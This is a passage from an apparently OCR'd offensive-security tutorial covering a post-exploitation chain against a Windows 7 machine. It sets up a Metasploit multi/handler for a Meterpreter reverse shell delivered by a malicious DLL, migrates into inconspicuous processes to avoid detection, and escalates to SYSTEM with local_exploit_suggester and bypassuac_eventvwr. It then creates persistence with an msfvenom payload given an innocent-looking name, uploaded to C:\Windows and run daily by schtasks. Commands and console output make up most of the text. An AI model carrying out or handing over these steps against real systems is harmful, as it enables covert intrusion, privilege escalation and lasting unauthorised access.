


Step 3— Get shell using metasploit

Now after we delivered the payload successfully, we need to start up metasploit and set it up to recieve sessions from payload. Let's do it step by step.

- Start metasploit using the command below:

  $sudo msfconsole



- We are going to use multi/handler to get a meterpreter shell.

  use multi/handler

After typing the command above you should be seeing this:

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > 
```

- Now we need to sey up LHOST and LPORT.

The LHOST is the IP address of the attacking computer and the LPORT is the port to listen on for a connection from the target computer. The "L" in both attribute names stands for "local".

To set LHOST you need to use your machine's local IP address. You can learn it by typing ip a in terminal.

Setting LHOST:

set LHOST <YOUR LOCAL IP ADDRESS>

Settining LPORT: (4444 by default)

set LPORT 4444

- After setting lhost and lport, we will set our payload as:

set PAYLOAD windows/meterpreter/reverse_tcp

- Finally type show options to see if all options are set correctly.

show options

After you should be seeing an output like this:

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.115    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

- Not we can run our exploit and start listening the victim machine to see if payload is activated or not. Type below:

  exploit

Now reverse tcp handler should be started on your specified LHOST address as follows:

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.115:4444
```

At this point everything is set and all that needs to be done to give a shell to the attacker machine is to run the **.exe** file it is connected to and load the dll file into memory.

At this point victim machine starts CFF Explorerprogram and allow the malicious DLL to run. As soon as the DLL file is run, it should appear in the exploit process in metasploit. Let's check our metasploit terminal after victim machine has executed the vulnerable program.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.115:4444
[*] Sending stage (175686 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.115:4444 → 192.168.1.105:60455) at 2023-08-11 04:42:24 -0400

meterpreter >
```

Yes! We got a meterpreter shell now.

Step 4— Escalating privileges with meterpreter shell

We have successfully executed our payload and had an access to the system using meterpreter. Now let's see what can be done next.

We can simply start with typing sysinfo to see basic information about the target system and make sure we are on the right track.

```
meterpreter > sysinfo
Computer        : WIN7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Type ps to see the list of active processes in victim machine. Look for admin privileged processes to migrate.

*Using the **migrate** post module, you can migrate to another process on the victim.*

Aftter checking active processes using ps, we will need the **PID** of the process we want to use. For example I will try to migrato to taskhost.exe with a PID of 1620.

```
migrate 1620
```

Why we migrate?: If a target system user thinks the process is strange, he can kill it, kicking us out of the system. Therefore, using the migrate command to switch to safer processes like explorer.exe or svchost.exe, which do not draw attention to themselves, is a good idea.

After migrating you can use getpidcommand to see current process that you are working on.

getuid command will show the real user ID of the calling process. This way we can tell whether we have escalated privilages or not.

```
meterpreter > getuid
Server username: WIN7\admin
```

After entering the command we learn that our current username is WIN7/admin. Altough it’s an admin account, we want higher privileges.

NT AUTHORITY\SYSTEM:It is the most powerful account on a Windows local instance. In our case it’s more powerful than WIN7/admin.

Use GetSystem

The GetSystem commands use a variety of privilege escalation techniques to give attackers access to the SYSTEM account of a victim. If it hasn’t already been loaded, we must first load the ‘priv’ extension before using the getsystem command.

use privs

getsystem

This command may not always work properly, and can fail. In this we need to use other payloads exist in metasploit.

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1726 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
```

If getsystem does not work, here is a method to gain elevated privilages using metasploit framework:

- Type background to send the current Meterpreter session to the background and return to the ‘msf’ prompt

background

- enter “search local exploit suggester”. This is a post-exploitation module that you can use to check a system for *local* vulnerabilities.

search local exploit suggester

```
msf6 post(windows/gather/checkvm) > search local exploit suggester

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                       normal  No     Multi Recon Local Exploit Suggester
```

- We will use this module:

use 0

- Now let's look at to options using following command:

show options

```
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits
```

- As you can see, we need to set a SESSION. Check your active sessions by typing:

sessions

After that you should be seeing active session. We are going to use the session we have created using our DLL payload.

- Set the SESSION:

set session 1

Now payload is ready to run.

- Run the payload with this command:

exploit

If everything goes expected, you should see a list of vulnerabilities on the target system.

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.1.105 - Collecting local exploits for x86/windows ...
[*] 192.168.1.105 - 186 exploit checks are being tried ...
[+] 192.168.1.105 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 192.168.1.105 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Windows 7/
Windows Server 2008 R2 build detected!
[+] 192.168.1.105 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 192.168.1.105 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 192.168.1.105 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 192.168.1.105 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.1.105 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.1.105 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 192.168.1.105 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 192.168.1.105 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 192.168.1.105 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 192.168.1.105 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 192.168.1.105 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[+] 192.168.1.105 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 192.168.1.105 - Valid modules for session 2:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr                       Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   Yes                      The service is running, but could not be validated. Vulnerable
 Windows 7/Windows Server 2008 R2 build detected!
 3   exploit/windows/local/ms10_015_kitrap0d                        Yes                      The service is running, but could not be validated.
 4   exploit/windows/local/ms10_092_schelevator                     Yes                      The service is running, but could not be validated.
 5   exploit/windows/local/ms13_053_schlamperei                     Yes                      The target appears to be vulnerable.
 6   exploit/windows/local/ms13_081_track_popup_menu                Yes                      The target appears to be vulnerable.
 7   exploit/windows/local/ms14_058_track_popup_menu                Yes                      The target appears to be vulnerable.
 8   exploit/windows/local/ms15_004_tswbproxy                       Yes                      The service is running, but could not be validated.
 9   exploit/windows/local/ms15_051_client_copy_image               Yes                      The target appears to be vulnerable.
 10  exploit/windows/local/ms16_016_webdav                          Yes                      The service is running, but could not be validated.
 11  exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                      The service is running, but could not be validated.
 12  exploit/windows/local/ntusermndragover                         Yes                      The target appears to be vulnerable.
 13  exploit/windows/local/ppr_flatten_rec                          Yes                      The target appears to be vulnerable.
 14  exploit/windows/local/tokenmagic                               Yes                      The target appears to be vulnerable.
 15  exploit/windows/local/adobe_sandbox_adobecollabsync            No                       Cannot reliably check exploitability.
 16  exploit/windows/local/agnitum_outpost_acs                      No                       The target is not exploitable.
 17  exploit/windows/local/always_install_elevated                  No                       The target is not exploitable.
 18  exploit/windows/local/anyconnect_lpe                           No                       The target is not exploitable. vpndownloader.exe not found on
file system
 19  exploit/windows/local/bits_ntlm_token_impersonation            No                       The target is not exploitable.
 20  exploit/windows/local/bthpan                                   No                       The target is not exploitable.
 21  exploit/windows/local/bypassuac_fodhelper                      No                       The target is not exploitable.
 22  exploit/windows/local/bypassuac_sluihijack                     No                       The target is not exploitable.
 23  exploit/windows/local/canon_driver_privesc                     No                       The target is not exploitable. No Canon TR150 driver directory
 found
```

- There are several vulnerabilities detected on the target system. I’m going to try **“exploit/windows/local/bypassuac_eventvwr”.**

use exploit/windows/local/bypassuac_eventvwr

- Now enter show options again to see what should we set up before running the exploit.

```
msf6 exploit(windows/local/bypassuac_eventvwr) > show options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none
   LHOST     192.168.1.115    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

- We need to set session again. Set the session again and then run the exploit:

set session 1

run

```
msf6 exploit(windows/local/bypassuac_eventvwr) > run

[*] Started reverse TCP handler on 192.168.1.115:4444
[*] Sending stage (175686 bytes) to 192.168.1.105
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys  ...
[*] Meterpreter session 4 opened (192.168.1.115:4444 → 192.168.1.105:60468) at 2023-08-11 06:09:28 -0400
[*] Executing payload: C:\Windows\System32\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (175686 bytes) to 192.168.1.105
[*] Meterpreter session 5 opened (192.168.1.115:4444 → 192.168.1.105:60469) at 2023-08-11 06:09:30 -0400
[*] Cleaning up registry keys  ...
```

Success! A new session is opened as you can see above. Now type ***getsystem*** again to see if it works now:

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

This time it worked. Use getuid again to see current username:

getuid

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Now it returns NT AUTHORITY\SYSTEM instead of WIN7/admin. This means ***WE HAVE ESCALATED PRIVILEGES***.

After this point you can almost do whatever you want with the system. Attack was successful, we have system privileges and it's up to you to decide what to do after.

Lastly let's discuss what can be done to make our access to the system longer.

Step 5– Ensuring Persistence using scheduled tasks

Remember that we need target program to load DLL file to get our meterpreter shell. If the user does not execute the program later, our access will be interrupted. Since we have system privileges now, it's a good idea to find a way to remain persistent in the system.

There are many persistence techniques a hacker can use to become an advanced persistent threat to your network. Any access, action, or configuration changes that let them maintain their foothold on systems (e.g.: replacing or hijacking legitimate code, adding startup code, implanting a malware stub, etc.) can allow a hacker to achieve persistence.

Various methods can be implemented to remain persisten on the network, including using schtasks to schedule a task to execute vulnerable executable file and then somehow hide it from the user. Instead, I will create a new payload and insert it to target machine using the system privileges i have gained previously. Here are the steps:

- Open msfvenom in a new terminal again using msfvenom command.
- Create a new payload. We will insert this .exe payload to the victim later on.

```
msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=<YOUR_LOCAL_IP> LPORT=4444 >subtasks.exe
```

The name of the payload is subtasks.exe, because I want it to be appears as an innocent file. You can set another name as you wish.

- Switch to meterpreter session.
- To upload an executable (exe) file from Kali Linux machine to the target computer using Meterpreter, we can use the “upload” command.

```
upload /path/to/YourProgram.exe /path/on/target/YourProgram.exe
```


I will install the subsystem.exe file to C:\Windows. You can specify the location as you wish.

```
meterpreter > upload /home/kali/Desktop/subtasks.exe C:\\Windows
[*] Uploading  : /home/kali/Desktop/subtasks.exe → C:\Windows\subtasks.exe
[*] Completed  : /home/kali/Desktop/subtasks.exe → C:\Windows\subtasks.exe
meterpreter >
```

Note: You can verify the upload using:

```
meterpreter > shell
C:\> dir /s /b "C:\path\on\target\YourProgram.exe"
```

After that Our exe file must be installed on the target machine.



This file will do the same trick as our malicious DLL file. But since DLL files require to be loaded by a program to work, using an .exe file as payload is a good idea to remain persistent on the system.

using schtasks

A scheduled task is a way to automate the execution of a program or script at specified intervals. In the context of maintaining persistence, you can use a scheduled task to run a script or connect back to a control system periodically, ensuring that you can regain access to the target system even if it's restarted. This is done by using **schtasks** in Windows. We will run our uploaded payload daily this way. Here is how can you do it step by step:

- Open the session we have created and type the following command:

shell

This way we opened a standard terminal on the target host, in our case that's **cmd**.

- Create a scheduled task to run our new exploit on the target computer daily:

```
schtasks /create /tn "subsystemprocess" /sc daily /st 20:00 /tr "C:\path\on\target\YourProgram.exe"
```

You can specify the “C:\path\on\target\YourProgram.exe” part according to the location of the payload you downloaded.

This command above schedules a daily task on the target system that executes a specified program you specified every day at 8:00 PM. This approach could be used as a way to gain persistence on the target system, ensuring that the specified program runs automatically at the specified time.

```
SUCCESS: The scheduled task "subsystemprocess" has successfully been created.
```